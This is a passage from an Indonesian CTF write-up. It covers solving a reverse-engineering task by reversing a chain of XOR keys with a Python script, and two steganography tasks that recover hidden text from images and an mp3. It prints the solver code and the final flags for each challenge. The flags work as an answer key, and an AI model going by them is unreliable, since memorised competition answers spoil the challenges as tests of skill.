immutable(char)[]).ZipShortest
std.range.zip!(std.range.Cycle!(immutable(char)[]).Cycle,
immutable(char)[]).zip(std.range.Cycle!(immutable(char)[]).Cycle,
immutable(char)[])
...
while (!pure nothrow @property @nogc @safe bool
std.range.ZipShortest!(0, std.range.Cycle!(immutable(char)[]).Cycle,
immutable(char)[]).ZipShortest.empty()) {
...
sesuatu = str[i] ^ “111”[i % len(“111”)] ^ c; // cycle
_d_arrayappendcd(ret, sesuatu)
...
}
return ret;
```

Dari fungsi ini dan seterusnya, ada fungsi berpola, yakni xor str input dengan “111”, lalu “222”, dst. sampai “499499499”. **C**, masih belum diketahui karena walaupun di debug, nilai **C** masih terlihat random. Buat sebagian script solver untuk persiapan mencari nilai **C**

```
keys = open('put').readlines()
keys = map(lambda x : x.strip(), keys)
flag =
'535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f44
7d2b2a7f452f456e67'.decode('hex')
flag = map(ord, flag)

for k, key in enumerate(keys):
      for i in range(len(flag)):
      flag[i] = flag[i] ^ ord(key[i % len(key)])

print ''.join(map(chr, flag))
...
λ › python solve.py
bohhPF_Jt[yYJFFEt_F[G_NtBtLOtt^V
```

Lanjut untuk analisa nilai C, idenya adalah mencari jarak dari string output dengan “IDCC{“, setelah itu ternyata didapat nilai **C** konstan satu karakter, yakni **0x2B**. Sedikit easter egg, 0x2B ini adalah panjang dari string input flag. Full solver,


```
keys = open('put').readlines()
keys = map(lambda x : x.strip(), keys)
flag =
'535f59586176296f7b446a492a7c687a77762b7523446e28776b762f6e7e45722f44
7d2b2a7f452f456e67'.decode('hex')
flag = map(ord, flag)

for k, key in enumerate(keys):
      for i in range(len(flag)):
      flag[i] = flag[i] ^ ord(key[i % len(key)]) ^ len(flag)
```

```
print ''.join(map(chr, flag))
...
λ › python solve.py
IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}
```

Flag: **IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}**

Stegano

Secret Message (50 pts)


YO DOG...................... I HEARD YOU LIKE PASSWORDS
d65496e
SO WE PUT A PASSWORD IN YOUR PASSWORD FOR SECURITY
quickmeme.com

Sedikit memainkan kontras maka akan didapat sebuah string hex encoded pada bahu di baju hitam.

```
λ › rax2 -s 4c3333744d65496e
L33tMeIn
```

Lalu, saya menduga bahwa string ini akan digunakan untuk password StegHide dari salah satu gambar yang diberikan (stored.jpg). Maka didapat string “**5uperBStr0ngP4ass**”, gunakan ini untuk StegHide gambar selanjutnya (password.jpg), didapat flag.

Flag: **IDCC{Ch4in1nG_5teg0_p4ssW0rD_}**

MPPPssst (80 pts)

Diberikan file .mp3, dengan *google searching* (Audio Stegano), didapat danielcardeenas/AudioStego. Dengan menggunakan tools tersebut didapat flag,

```
λ › ./AudioStego/build/hideme telordadarrr.mp3 -f
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'o@#Y
*** stack smashing detected ***: <unknown> terminated
zsh: abort      ./AudioStego/build/hideme telordadarrr.mp3 -f
```

Flag: **IDCC{st3Gano_s0und_n_h1d3}**